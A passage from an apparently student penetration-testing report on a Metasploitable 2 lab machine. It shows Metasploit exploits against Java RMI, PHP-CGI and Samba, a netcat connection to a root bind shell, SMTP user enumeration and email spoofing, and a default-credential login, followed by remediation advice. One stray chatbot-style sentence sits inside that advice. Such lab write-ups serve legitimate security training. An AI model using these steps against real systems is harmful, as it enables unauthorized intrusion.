
Step 2: Running the Exploit

We selected the exploit module:
exploit/multi/misc/java_rmi_server
Then we set the required parameters:
RHOSTS to the target IP address
RPORT to 1099
After setting everything, we executed the exploit. A Meterpreter session was successfully opened, confirming that the RMI vulnerability was exploited.



Step 3: Verifying Access and Checking System Info
Once inside, we ran basic commands to confirm access:
pwd showed the present working directory.

ifconfig displayed the target machine's IP address and network interfaces, confirming we had gained shell access



8.Port 80

Port 80 is used for HTTP web traffic. During our scan, we found it open, indicating a running web server. This prompted further enumeration to identify possible vulnerabilities in the web application or server configuration.

Step 1: Scanning for HTTP Service

Nmap scan was performed on port 80 of the target IP (192.168.56.102) to check for HTTP services. The scan revealed that the server is running Apache HTTP Server version 2.2.8 on Ubuntu, with WebDAV enabled

```
┌──(aysha㉿aysh)-[~]
└─$ nmap -sV 192.168.56.102 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 01:26 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0028s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.12 seconds
```

.


Step 2: HTTP Service Version Enumeration on Port 80

The auxiliary/scanner/http/http_version module in Metasploit was used to identify the web server software and version running on port 80 of the target system. After displaying the module's configurable options with show options, the target IP address was set using the command set RHOSTS 192.168.56.102. Upon execution, the module sent HTTP requests to the target and analyzed the response headers. The scan successfully retrieved the server banner, confirming the presence of an active HTTP service and providing useful information for further enumeration or exploitation.

```
msf6 exploit(multi/misc/java_rmi_server) > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 auxiliary(scanner/http/http_version) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.56.102:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 3: Confirming Server Details

Apache 2.2.8 with PHP 5.2.4 was identified on the target. This was confirmed by visiting http://192.168.231.109/phpinfo.php, which displayed detailed PHP configuration and version information




System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled

.


Step 4: Searching for Known Vulnerabilities

The searchsploit command was used to look for publicly known exploits related to Apache version 5.4.2 using searchsploit apache | grep 5.4.2. This helped identify any available exploits in the Exploit Database that could potentially be used to target the specific version running on the server.




Step 5: Identifying CGI Vulnerability

From the screenshots, a CGI Remote Code Execution vulnerability was identified. This means the server allows remote commands to be executed due to improper handling of CGI scripts.



Step 6: Exploiting the Server

Using the Metasploit module exploit/multi/http/php_cgi_arg_injection, the vulnerability was successfully exploited. A Meterpreter session was established, giving remote access to the server and allowing command execution




9.PORT : 139/445 : SAMBA

SAMBA is a service used for file sharing over a network, running on ports 139 and 445. If not properly secured or updated, it can be exploited to gain unauthorized access, as shown in the following steps.

Step 1: Detecting SAMBA Service


Ports 139 and 445 were found open, indicating that the SAMBA service is running on the target machine. These ports are commonly used for file and printer sharing on networks.



Step 2: Selecting SAMBA Exploit


A search for SAMBA-related exploits in Metasploit was performed. The usermap_script exploit was selected, which targets a known vulnerability in older

SAMBA versions. Required settings like RHOST and LPORT were configured to prepare for exploitation.



Step 3: Exploit Execution

The Metasploit framework is used to execute the exploit. Running the exploit command starts a reverse TCP handler, successfully opening a command shell session with the target system.



Step 4: Network Interface Configuration

Using the ifconfig command, the network interfaces are displayed, including eth0, lo, and tun0. This provides essential details such as IP addresses, MAC addresses, and transmission statistics.

```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1e:2e:2d
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1e:2e2d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:610 errors:0 dropped:0 overruns:0 frame:0
          TX packets:522 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:278677 (272.1 KB)  TX bytes:190380 (185.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:420 errors:0 dropped:0 overruns:0 frame:0
          TX packets:420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:180297 (176.0 KB)  TX bytes:180297 (176.0 KB)
```

10.PORT : 1524 : BIND SHELL

Port 1524 was found open on the target system and appeared to be hosting a bind shell. A bind shell allows remote users to connect directly to the target machine on a specific port and gain shell access. This port was manually tested, and upon connection, it provided direct command-line access, indicating that a shell was already bound and listening—likely due to a previously exploited service or misconfiguration.

Step 1: Bind Shell on Port 1524

Using Nmap to scan for services on port 1524 reveals that it is running a Metasploitable root shell. Since it is already accessible, Netcat is used to connect, allowing direct command execution as the root user.

```
┌──(aysha㉿aysh)-[~]
└─$ nmap -sV -p 1524 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 02:24 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0021s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
```

Step 2: Remote Shell Access

Once connected via Netcat, the whoami command confirms root access. Standard directory listing (ls) shows the available files and directories, indicating complete control over the target system.

```
┌──(aysha㉿aysh)-[~]
└─$ nc 192.168.56.102 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

Step 3: Network Configuration and Interface Details

The `ipconfig` command was attempted but resulted in a "command not found" error. Instead, the `ifconfig` command was used to display network interface information. The output includes details for two network interfaces:
eth0: Displays the IP address (`192.168.56.102`), MAC address, broadcast address, and transmission statistics.
- lo: Represents the local loopback interface, showing `127.0.0.1` as the assigned IP address.


```
var
vmlinuz
root@metasploitable:/# ipconfig
bash: ipconfig: command not found
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1e:2e:2d
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1e:2e2d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:659 errors:0 dropped:0 overruns:0 frame:0
          TX packets:555 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:283324 (276.6 KB)  TX bytes:194813 (190.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:446 errors:0 dropped:0 overruns:0 frame:0
          TX packets:446 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:192745 (188.2 KB)  TX bytes:192745 (188.2 KB)

root@metasploitable:/#
```

11. Port 25 – SMTP

Port 25, typically used for the Simple Mail Transfer Protocol (SMTP), was found open on the target system. Initial enumeration was performed to gather banner information and check for mail server configuration or version details. This helped identify potential misconfigurations or vulnerabilities that could be leveraged for further access, such as user enumeration or spoofing attacks.


Step 1: SMTP Service Exploitation

An initial scan of Port 25 (SMTP) revealed its accessibility. Using telnet, an attempt was made to connect, leading to the discovery of the target's IP address and login credentials.
Through Metasploit, the auxiliary scanner scanner/telnet/telnet_login was used to test authentication. The credentials msfadmin:msfadmin were successfully verified, granting remote shell access to the system.



Step 2: SMTP Enumeration and Interaction

A telnet connection was established to Port 25 on the target system, revealing that it runs ESMTP Postfix (Ubuntu).
Using SMTP commands like VRFY, several usernames (root, msfadmin, postgres, service) were verified as valid accounts. A test email was then crafted using MAIL FROM, RCPT TO, and DATA commands, successfully sending a message from evil@attacker.com to msfadmin@metasploitable.local.
This step confirms the presence of an open mail service and potential vulnerabilities in user enumeration and email spoofing.



Step 3: SMTP Server Interaction

Using netcat (nc), a connection was established to Port 25 on the target system (192.168.56.102). The server responded with a greeting, confirming it runs ESMTP Postfix on Ubuntu.
Several SMTP commands were tested:
hello → The server returned an error (502 5.5.2 Error: command not recognized).
VRFY root → The server did not recognize this command.
VRFY msfadmin → The server successfully verified the user (252 2.0.0 msfadmin).
This step demonstrates how SMTP enumeration can reveal valid usernames, aiding further exploitation.

Remediation's for Metasploitable 2

1. ***FTP (vsftpd 2.3.4 Backdoor)***
   - *Upgrade vsftpd to the latest version.*
   - *Disable anonymous access.*
   - *Restrict FTP access using firewall rules.*
   - *Enforce strong authentication mechanisms.*
   - *Monitor logs for unauthorized access attempts.*
2. ***SSH Brute Force Attack:***
   - *Enforce strong password policies.*
   - *Disable root login via SSH.*
   - *Use key-based authentication instead of passwords.*
   - *Implement fail2ban to block repeated login attempts.*
   - *Restrict SSH access to specific IP ranges.*
3. ***Telnet Plaintext Login:***
   - *Disable Telnet and enforce SSH.*
   - *Ensure encrypted communication protocols are used.*
   - *Restrict access via firewall rules.*
   - *Implement multi-factor authentication for remote access.*
4. ***VNC Weak Credentials:***
   - *Set strong passwords for VNC authentication.*
   - *Disable VNC if unnecessary.*
   - *Restrict access to specific IP addresses.*
   - *Enable encryption for VNC sessions.*
   - *Implement network segmentation to isolate VNC services.*
5. ***PostgreSQL Default Credentials:***
   - *Change default passwords immediately.*
   - *Disable remote database access.*
   - *Use firewall rules to block unauthorized connections.*
   - *Regularly update PostgreSQL to the latest version.*
   - *Implement role-based access control (RBAC).*
6. ***Apache Tomcat Manager Exploitation:***
   - *Restrict access to the Tomcat Manager interface.*
   - *Remove default credentials.*
   - *Update Tomcat to the latest version.*
   - *Enforce authentication controls.*
   - *Implement web application firewall (WAF) rules.*
7. ***Java RMI Unauthenticated Access:***
   - *Restrict access to RMI services.*
   - *Enable authentication for RMI connections.*
   - *Use network segmentation to prevent unauthorized connections.*
   - *Apply security patches to Java RMI services.*
8. ***HTTP Server Misconfigurations (Apache 2.2.8 & PHP 5.2.4):***
   - *Upgrade Apache and PHP to secure versions.*
   - *Disable WebDAV if unnecessary.*
   - *Apply security patches regularly.*
   - *Configure strong security headers.*
   - *Implement input validation to prevent remote code execution.*
9. ***CGI Remote Code Execution (Apache):***
   - *Disable or restrict CGI scripts.*
   - *Enforce proper input validation.*
   - *Update Apache to the latest version.*

- *Implement least privilege access for CGI execution.*

10. ***SAMBA Exploitation (Port 139/445):***
    - *Upgrade SAMBA to a secure version.*
    - *Disable unnecessary services.*
    - *Restrict access via firewall rules.*
    - *Enforce strong authentication mechanisms.*
    - *Implement network segmentation to isolate file-sharing services.*
11. ***Bind Shell Open on Port 1524:***
    - *Close unnecessary ports.*
    - *Disable unused services.*
    - *Implement network segmentation to prevent exposure.*
    - *Monitor logs for unauthorized shell access attempts.*
12. ***SMTP User Enumeration & Spoofing:***
    - *Disable VRFY/EXPN commands.*
    - *Enable authentication for SMTP connections.*
    - *Monitor logs for suspicious activity.*
    - *Implement SPF, DKIM, and DMARC to prevent email spoofing. Okay, based on the "SECTION 4 CONCLUSION" you provided, here are the remediations listed for each specific platform:*

NETWORK ATTACK (DoS Attack)


NOTE: THE SYN FLOOD ATTACK USING MSFCONSOLE AND THE HPING3 COMMANDS WERE LAUNCHED SIMULTANEOUSLY.

1. Syn Flood Attack using msfconsole

Step 1: Launching the Metasploit Framework (msfconsole)

The screenshot demonstrates the initialization of the Metasploit Framework using the terminal on Kali Linux. Upon launching Metasploit with sudo msfconsole, the tool displays the current version, and available modules.

Command: *msfconsole*



